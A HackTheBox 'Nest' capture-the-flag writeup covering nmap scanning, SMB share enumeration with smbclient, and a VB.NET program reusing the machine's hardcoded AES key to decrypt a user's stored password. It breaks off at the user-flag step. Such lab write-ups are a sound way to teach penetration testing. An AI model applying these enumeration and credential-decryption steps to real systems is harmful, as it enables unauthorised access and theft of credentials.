Hackthebox nest Writeup

Introduction
I every one this is another writeup of Hackthebox.
The machine is easy rated in hackthebox but it is not easy.
It is centered around Smb service .We get creds of temp user after little enumeration on smb.Through that user we get another user password hash.Which we decrypt through a custom vb script……….
Lessons learnt
- Basic port Scan
- SMB enumeration and use
- Visual Basics
- De compiling a application
- Basic of Crypto
Steps involved
- Port Scan
- Smb shares enumeration
- Enumerating with temp user
- Getting Password hash for C.smith
- Decrypting Hash through vb script
- Getting User flag
- Getting Debug password
- Getting administrator hash (via HQK Reporting Service V1.2)
- Decrypting the Hash
- Getting root flag
Commands involved
- nmap -sC -sV -v -Pn -oN nmap 10.10.10.178
- smbclient -L //10.10.10.178
- smbclient \\10.10.10.178\Data -U TempUser
- allinfo “Debug Mode Password.txt”
- get “Debug Mode Password.txt:Password”
- telnet 10.10.10.178 4386
- psexec.py administrator:[email protected]
Port Scan
The First thing to get started is Information Gathering .So Let’s Do a full port Scan first.Always do two scans one quick and other for full port.with verbose mode so you can see the ports fast and be quick .Moreover not miss any port.
➜ nest cat nmap
Nmap 7.80 scan initiated Fri Jun 5 22:56:24 2020 as: nmap -sC -sV -v -Pn -oN nmap 10.10.10.178
Nmap scan report for 10.10.10.178
Host is up (0.28s latency).
Not shown: 999 filtered ports
PORT STATE SERVICE VERSION
445/tcp open microsoft-ds?
Host script results:
|clock-skew: 3h04m20s | smb2-security-mode: | 2.02: | Message signing enabled but not required
| smb2-time:
| date: 2020-06-06T06:01:42
|_ start_date: 2020-06-06T01:44:36
See now we know that there is no http or https port open.So we can enumerate the smb port and in the mean while can run a full port Scan.
nmap -p- 10.10.10.178
Nmap scan report for 10.10.10.178
Host is up (0.045s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE
445/tcp  open  microsoft-ds
4386/tcp open  unknown
through full port scan we get another port open but we will use it latter in the writeup.
Smb Shares Enumerations
Let’s check that can we login anonymously .And list the shares present.
➜ nest smbclient -L //10.10.10.178
Enter WORKGROUPnagendra’s password:
Sharename       Type      Comment
---------       ----      -------
ADMIN$          Disk      Remote Admin
C$              Disk      Default share
Data            Disk
IPC$            IPC       Remote IPC
Secure$         Disk
Users           Disk
SMB1 disabled — no workgroup available
Now We know that anonymous login is allowed so now let’s see what in the smb shares.For this I will be using smbclient tool.

What i did was set recurse to on .And listed all files recursively So that it can speed up the process . Now let’s get all the files.On Smb and then let’s see what can we get.
smb: > recurse on
smb: > prompt off
smb: > mget *

As I thought we got creds for a temp user .Inside Welcome Email.txt.

Enumerating with temp user
We have the creds for the remp user So let’s Enumerate smb shares with these creds .
So now let’s do same process and see now what we get this time.
smbclient \\\\10.10.10.178\\Data -U TempUser

After enumeration found some files.
There are two inside /IT/Configs/NotepadPlusPlus. config.xml & shortcuts.xml.
<?xml version="1.0" encoding="Windows-1252" ?>
<NotepadPlus>
<GUIConfigs>
<!-- 3 status : "large", "small" or "hide"-->
<GUIConfig name="ToolBar" visible="yes">standard</GUIConfig>
<!-- 2 status : "show" or "hide"-->
<GUIConfig name="StatusBar">show</GUIConfig>
<!-- For all attributs, 2 status : "yes" or "no"-->
<GUIConfig name="TabBar" dragAndDrop="yes" drawTopBar="yes" drawInactiveTab="yes" reduce="yes" closeButton="no" doubleClick2Close="no" vertical="no" multiLine="no" hide="no" />
<!-- 2 positions : "horizontal" or "vertical"-->
<GUIConfig name="ScintillaViewsSplitter">vertical</GUIConfig>
<!-- For the attribut of position, 2 status : docked or undocked ; 2 status : "show" or "hide" -->
<GUIConfig name="UserDefineDlg" position="undocked">hide</GUIConfig>
<GUIConfig name="TabSetting" size="4" replaceBySpace="no" />
<!--App position-->
<GUIConfig name="AppPosition" x="662" y="95" width="955" height="659" isMaximized="yes" />
<!-- For the primary scintilla view,
2 status for Attribut lineNumberMargin, bookMarkMargin, indentGuideLine and currentLineHilitingShow: "show" or "hide"
4 status for Attribut folderMarkStyle : "simple", "arrow", "circle" and "box" -->
<GUIConfig name="ScintillaPrimaryView" lineNumberMargin="show" bookMarkMargin="show" folderMarkStyle="box" indentGuideLine="show" currentLineHilitingShow="show" Wrap="yes" edge="no" edgeNbColumn="100" wrapSymbolShow="hide" zoom="0" whiteSpaceShow="hide" eolShow="hide" lineWrapMethod="aligned" zoom2="0" />
<!-- For the secodary scintilla view,
2 status for Attribut lineNumberMargin, bookMarkMargin, indentGuideLine and currentLineHilitingShow: "show" or "hide"
4 status for Attribut folderMarkStyle : "simple", "arrow", "circle" and "box" -->
<GUIConfig name="Auto-detection">yes</GUIConfig>
<GUIConfig name="CheckHistoryFiles">no</GUIConfig>
<GUIConfig name="TrayIcon">no</GUIConfig>
<GUIConfig name="RememberLastSession">yes</GUIConfig>
<!--
New Document default settings :
format = 0/1/2 -> win/unix/mac
encoding = 0/1/2/3/4/5 -> ANSI/UCS2Big/UCS2small/UTF8/UTF8-BOM
defaultLang = 0/1/2/..
Note 1 : UTF8-BOM -> UTF8 without BOM
Note 2 : for defaultLang :
0 -> L_TXT
1 -> L_PHP
... (see source file)
-->
<GUIConfig name="NewDocDefaultSettings" format="0" encoding="0" lang="0" codepage="-1" openAnsiAsUTF8="no" />
<GUIConfig name="langsExcluded" gr0="0" gr1="0" gr2="0" gr3="0" gr4="0" gr5="0" gr6="0" gr7="0" langMenuCompact="yes" />
<!--
printOption is print colour setting, the following values are possible :
0 : WYSIWYG
1 : Invert colour
2 : B & W
3 : WYSIWYG but without background colour
-->
<GUIConfig name="Print" lineNumber="no" printOption="0" headerLeft="$(FULL_CURRENT_PATH)" headerMiddle="" headerRight="$(LONG_DATE) $(TIME)" headerFontName="IBMPC" headerFontStyle="1" headerFontSize="8" footerLeft="" footerMiddle="-$(CURRENT_PRINTING_PAGE)-" footerRight="" footerFontName="" footerFontStyle="0" footerFontSize="9" margeLeft="0" margeTop="0" margeRight="0" margeBottom="0" />
<!--
Backup Setting :
0 : non backup
1 : simple backup
2 : verbose backup
-->
<GUIConfig name="Backup" action="0" useCustumDir="no" dir="" />
<GUIConfig name="TaskList">yes</GUIConfig>
<GUIConfig name="SaveOpenFileInSameDir">no</GUIConfig>
<GUIConfig name="noUpdate" intervalDays="15" nextUpdateDate="20080426">no</GUIConfig>
<GUIConfig name="MaitainIndent">yes</GUIConfig>
<GUIConfig name="MRU">yes</GUIConfig>
<GUIConfig name="URL">0</GUIConfig>
<GUIConfig name="globalOverride" fg="no" bg="no" font="no" fontSize="no" bold="no" italic="no" underline="no" />
<GUIConfig name="auto-completion" autoCAction="0" triggerFromNbChar="1" funcParams="no" />
<GUIConfig name="sessionExt"></GUIConfig>
<GUIConfig name="SmartHighLight">yes</GUIConfig>
<GUIConfig name="TagsMatchHighLight" TagAttrHighLight="yes" HighLightNonHtmlZone="no">yes</GUIConfig>
<GUIConfig name="MenuBar">show</GUIConfig>
<GUIConfig name="Caret" width="1" blinkRate="250" />
<GUIConfig name="ScintillaGlobalSettings" enableMultiSelection="no" />
<GUIConfig name="openSaveDir" value="0" defaultDirPath="" />
<GUIConfig name="titleBar" short="no" />
<GUIConfig name="DockingManager" leftWidth="200" rightWidth="200" topHeight="200" bottomHeight="266">
<FloatingWindow cont="4" x="39" y="109" width="531" height="364" />
<PluginDlg pluginName="dummy" id="0" curr="3" prev="-1" isVisible="yes" />
<PluginDlg pluginName="NppConverter.dll" id="3" curr="4" prev="0" isVisible="no" />
<ActiveTabs cont="0" activeTab="-1" />
<ActiveTabs cont="1" activeTab="-1" />
<ActiveTabs cont="2" activeTab="-1" />
<ActiveTabs cont="3" activeTab="-1" />
</GUIConfig>
</GUIConfigs>
<!-- The History of opened files list -->
<FindHistory nbMaxFindHistoryPath="10" nbMaxFindHistoryFilter="10" nbMaxFindHistoryFind="10" nbMaxFindHistoryReplace="10" matchWord="no" matchCase="no" wrap="yes" directionDown="yes" fifRecuisive="yes" fifInHiddenFolder="no" dlgAlwaysVisible="no" fifFilterFollowsDoc="no" fifFolderFollowsDoc="no" searchMode="0" transparencyMode="0" transparency="150">
<Find name="text" />
<Find name="txt" />
<Find name="itx" />
<Find name="iTe" />
<Find name="IEND" />
<Find name="redeem" />
<Find name="activa" />
<Find name="activate" />
<Find name="redeem on" />
<Find name="192" />
<Replace name="C_addEvent" />
</FindHistory>
<History nbMaxFile="15" inSubMenu="no" customLength="-1">
<File filename="C:\windows\System32\drivers\etc\hosts" />
<File filename="\\HTB-NEST\Secure$\IT\Carl\Temp.txt" />
<File filename="C:\Users\C.Smith\Desktop\todo.txt" />
</History>
</NotepadPlus>
➜ NotepadPlusPlus cat shortcuts.xml
<NotepadPlus>
<InternalCommands />
<Macros>
<Macro name="Trim Trailing and save" Ctrl="no" Alt="yes" Shift="yes" Key="83">
<Action type="2" message="0" wParam="42024" lParam="0" sParam="" />
<Action type="2" message="0" wParam="41006" lParam="0" sParam="" />
</Macro>
</Macros>
<UserDefinedCommands>
<Command name="Launch in Firefox" Ctrl="yes" Alt="yes" Shift="yes" Key="88">firefox "$(FULL_CURRENT_PATH)"</Command>
<Command name="Launch in IE" Ctrl="yes" Alt="yes" Shift="yes" Key="73">iexplore "$(FULL_CURRENT_PATH)"</Command>
<Command name="Launch in Chrome" Ctrl="yes" Alt="yes" Shift="yes" Key="82">chrome "$(FULL_CURRENT_PATH)"</Command>
<Command name="Launch in Safari" Ctrl="yes" Alt="yes" Shift="yes" Key="70">safari "$(FULL_CURRENT_PATH)"</Command>
<Command name="Get php help" Ctrl="no" Alt="yes" Shift="no" Key="112">http://www.php.net/%20$(CURRENT_WORD)</Command>
<Command name="Google Search" Ctrl="no" Alt="yes" Shift="no" Key="113">http://www.google.com/search?q=$(CURRENT_WORD)</Command>
<Command name="Wikipedia Search" Ctrl="no" Alt="yes" Shift="no" Key="114">http://en.wikipedia.org/wiki/Special:Search?search=$(CURRENT_WORD)</Command>
<Command name="Open file" Ctrl="no" Alt="yes" Shift="no" Key="116">$(NPP_DIRECTORY)\notepad++.exe $(CURRENT_WORD)</Command>
<Command name="Open in another instance" Ctrl="no" Alt="yes" Shift="no" Key="117">$(NPP_DIRECTORY)\notepad++.exe $(CURRENT_WORD) -nosession -multiInst</Command>
<Command name="Open containing folder" Ctrl="no" Alt="no" Shift="no" Key="0">explorer $(CURRENT_DIRECTORY)</Command>
<Command name="Open current dir cmd" Ctrl="no" Alt="no" Shift="no" Key="0">cmd /K cd $(CURRENT_DIRECTORY)</Command>
<Command name="Send via Outlook" Ctrl="yes" Alt="yes" Shift="yes" Key="79">outlook /a "$(FULL_CURRENT_PATH)"</Command>
</UserDefinedCommands>
<PluginCommands />
<ScintillaKeys />
</NotepadPlus>
Getting Password for C.Smith
The important part in this is from the above two files .

We will be using it latter first let see other files.
Inside /IT/Configs/RU Scanner i got some interesting file .

So here we have the c.smith with password hash fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=
I tried to crack it .But I was not able to do it.So I further enumerated more shares.
Now I enumerated Secure$ share .Through the same process as done in previous parts .
➜ nest smbclient \\\\10.10.10.178\\Secure$ -U TempUser
Enter WORKGROUPTempUser's password:
Try "help" to get a list of possible commands.
smb: > recurse on
smb: > prompt off
smb: > mget *
NT_STATUS_ACCESS_DENIED listing Finance*
NT_STATUS_ACCESS_DENIED listing HR*
NT_STATUS_ACCESS_DENIED listing IT*
smb: >
Decrypting the Hash with vb script
Now here some interesting part .As now we don’t have permission to list the items inside the Directories .So what’s next .Now I’ll be using the files found in notepadplusplus.
 <History nbMaxFile="15" inSubMenu="no" customLength="-1">
        <File filename="C:\windows\System32\drivers\etc\hosts" />
        <File filename="\\HTB-NEST\Secure$\IT\Carl\Temp.txt" />
        <File filename="C:\Users\C.Smith\Desktop\todo.txt" />
    </History>
Look at the file HTB-NEST/Secure$/IT/Carl/Temp.txt.
This was enough to traverse to that directory.

Once we have traversed into carl directory now we can set recurse to on and download all the files in there.
smb: ITCarl> recurse on
smb: ITCarl> mget *

Some interesting files which i found .
Module1.vb
➜  RUScanner cat Module1.vb
Module Module1
    Sub Main()
        Dim Config As ConfigFile = ConfigFile.LoadFromFile("RU_Config.xml")
        Dim test As New SsoIntegration With {.Username = Config.Username, .Password = Utils.DecryptString(Config.Password)}
    End Sub
End Module
Anotehr one is util.vb
Imports System.Text
Imports System.Security.Cryptography
Public Class Utils
    Public Shared Function GetLogFilePath() As String
        Return IO.Path.Combine(Environment.CurrentDirectory, "Log.txt")
    End Function
    Public Shared Function DecryptString(EncryptedString As String) As String
        If String.IsNullOrEmpty(EncryptedString) Then
            Return String.Empty
        Else
            Return Decrypt(EncryptedString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
        End If
    End Function
    Public Shared Function EncryptString(PlainString As String) As String
        If String.IsNullOrEmpty(PlainString) Then
            Return String.Empty
        Else
            Return Encrypt(PlainString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
        End If
    End Function
    Public Shared Function Encrypt(ByVal plainText As String, _
                                   ByVal passPhrase As String, _
                                   ByVal saltValue As String, _
                                    ByVal passwordIterations As Integer, _
                                   ByVal initVector As String, _
                                   ByVal keySize As Integer) _
                           As String
        Dim initVectorBytes As Byte() = Encoding.ASCII.GetBytes(initVector)
        Dim saltValueBytes As Byte() = Encoding.ASCII.GetBytes(saltValue)
        Dim plainTextBytes As Byte() = Encoding.ASCII.GetBytes(plainText)
        Dim password As New Rfc2898DeriveBytes(passPhrase, _
                                           saltValueBytes, _
                                           passwordIterations)
        Dim keyBytes As Byte() = password.GetBytes(CInt(keySize / 8))
        Dim symmetricKey As New AesCryptoServiceProvider
        symmetricKey.Mode = CipherMode.CBC
        Dim encryptor As ICryptoTransform = symmetricKey.CreateEncryptor(keyBytes, initVectorBytes)
        Using memoryStream As New IO.MemoryStream()
            Using cryptoStream As New CryptoStream(memoryStream, _
                                            encryptor, _
                                            CryptoStreamMode.Write)
                cryptoStream.Write(plainTextBytes, 0, plainTextBytes.Length)
                cryptoStream.FlushFinalBlock()
                Dim cipherTextBytes As Byte() = memoryStream.ToArray()
                memoryStream.Close()
                cryptoStream.Close()
                Return Convert.ToBase64String(cipherTextBytes)
            End Using
        End Using
    End Function
    Public Shared Function Decrypt(ByVal cipherText As String, _
                                   ByVal passPhrase As String, _
                                   ByVal saltValue As String, _
                                    ByVal passwordIterations As Integer, _
                                   ByVal initVector As String, _
                                   ByVal keySize As Integer) _
                           As String
        Dim initVectorBytes As Byte()
        initVectorBytes = Encoding.ASCII.GetBytes(initVector)
        Dim saltValueBytes As Byte()
        saltValueBytes = Encoding.ASCII.GetBytes(saltValue)
        Dim cipherTextBytes As Byte()
        cipherTextBytes = Convert.FromBase64String(cipherText)
        Dim password As New Rfc2898DeriveBytes(passPhrase, _
                                           saltValueBytes, _
                                           passwordIterations)
        Dim keyBytes As Byte()
        keyBytes = password.GetBytes(CInt(keySize / 8))
        Dim symmetricKey As New AesCryptoServiceProvider
        symmetricKey.Mode = CipherMode.CBC
        Dim decryptor As ICryptoTransform
        decryptor = symmetricKey.CreateDecryptor(keyBytes, initVectorBytes)
        Dim memoryStream As IO.MemoryStream
        memoryStream = New IO.MemoryStream(cipherTextBytes)
        Dim cryptoStream As CryptoStream
        cryptoStream = New CryptoStream(memoryStream, _
                                        decryptor, _
                                        CryptoStreamMode.Read)
        Dim plainTextBytes As Byte()
        ReDim plainTextBytes(cipherTextBytes.Length)
        Dim decryptedByteCount As Integer
        decryptedByteCount = cryptoStream.Read(plainTextBytes, _
                                               0, _
                                               plainTextBytes.Length)
        memoryStream.Close()
        cryptoStream.Close()
        Dim plainText As String
        plainText = Encoding.ASCII.GetString(plainTextBytes, _
                                            0, _
                                            decryptedByteCount)
        Return plainText
    End Function
End Class
By seeing module1.vb and util.vb I under stood that it is the code which is used to encrypt and decrypt the password .So after a little modification in util.vb lead to the decryption of password of c.smith which we found in RU config.xml file.
So here is that simple program to decrypt it.
Imports System.Text
Imports System.Security.Cryptography
Public Class Utils
	Public Class ConfigFile
    Public Property Port As Integer
    Public Property Username As String
    Public Property Password As String
    Public Sub SaveToFile(Path As String)
						Using File As New System.IO.FileStream(Path, System.IO.FileMode.Create)
            Dim Writer As New System.Xml.Serialization.XmlSerializer(GetType(ConfigFile))
            Writer.Serialize(File, Me)
        End Using
    End Sub
    Public Shared Function LoadFromFile(ByVal FilePath As String) As ConfigFile
        Using File As New System.IO.FileStream(FilePath, System.IO.FileMode.Open)
            Dim Reader As New System.Xml.Serialization.XmlSerializer(GetType(ConfigFile))
            Return DirectCast(Reader.Deserialize(File), ConfigFile)
        End Using
    End Function
End Class
    Public Shared Function DecryptString(EncryptedString As String) As String
        If String.IsNullOrEmpty(EncryptedString) Then
            Return String.Empty
        Else
            Return Decrypt(EncryptedString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
        End If
    End Function
    Public Shared Function Decrypt(ByVal cipherText As String, _
                                   ByVal passPhrase As String, _
                                   ByVal saltValue As String, _
                                    ByVal passwordIterations As Integer, _
                                   ByVal initVector As String, _
                                   ByVal keySize As Integer) _
                           As String
        Dim initVectorBytes As Byte()
        initVectorBytes = Encoding.ASCII.GetBytes(initVector)
        Dim saltValueBytes As Byte()
        saltValueBytes = Encoding.ASCII.GetBytes(saltValue)
        Dim cipherTextBytes As Byte()
		cipherTextBytes = System.Convert.FromBase64String(cipherText)
        Dim password As New Rfc2898DeriveBytes(passPhrase, _
                                           saltValueBytes, _
                                           passwordIterations)
        Dim keyBytes As Byte()
        keyBytes = password.GetBytes(CInt(keySize / 8))
        Dim symmetricKey As New AesCryptoServiceProvider
        symmetricKey.Mode = CipherMode.CBC
        Dim decryptor As ICryptoTransform
        decryptor = symmetricKey.CreateDecryptor(keyBytes, initVectorBytes)
				Dim memoryStream As System.IO.MemoryStream
				memoryStream = New System.IO.MemoryStream(cipherTextBytes)
        Dim cryptoStream As CryptoStream
        cryptoStream = New CryptoStream(memoryStream, _
                                        decryptor, _
                                        CryptoStreamMode.Read)
        Dim plainTextBytes As Byte()
        ReDim plainTextBytes(cipherTextBytes.Length)
        Dim decryptedByteCount As Integer
        decryptedByteCount = cryptoStream.Read(plainTextBytes, _
                                               0, _
                                               plainTextBytes.Length)
        memoryStream.Close()
        cryptoStream.Close()
        Dim plainText As String
        plainText = Encoding.ASCII.GetString(plainTextBytes, _
                                            0, _
                                            decryptedByteCount)
	System.Console.WriteLine(plainText)
	Return plainText
    End Function
Public Class SsoIntegration
    Public Property Username As String
    Public Property Password As String
End Class
    Sub Main()
		Dim test As New SsoIntegration With {.Username = "c.smith", .Password = Utils.DecryptString("fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=")}
    End Sub
End Class
I Used online compiler to run it .

Got the passowrd as xRxRxPANCAK3SxRxRx.
Getting User flag
So now let’s login into smb using or new user c.simth .Now I’ll we enumerating the Users share .
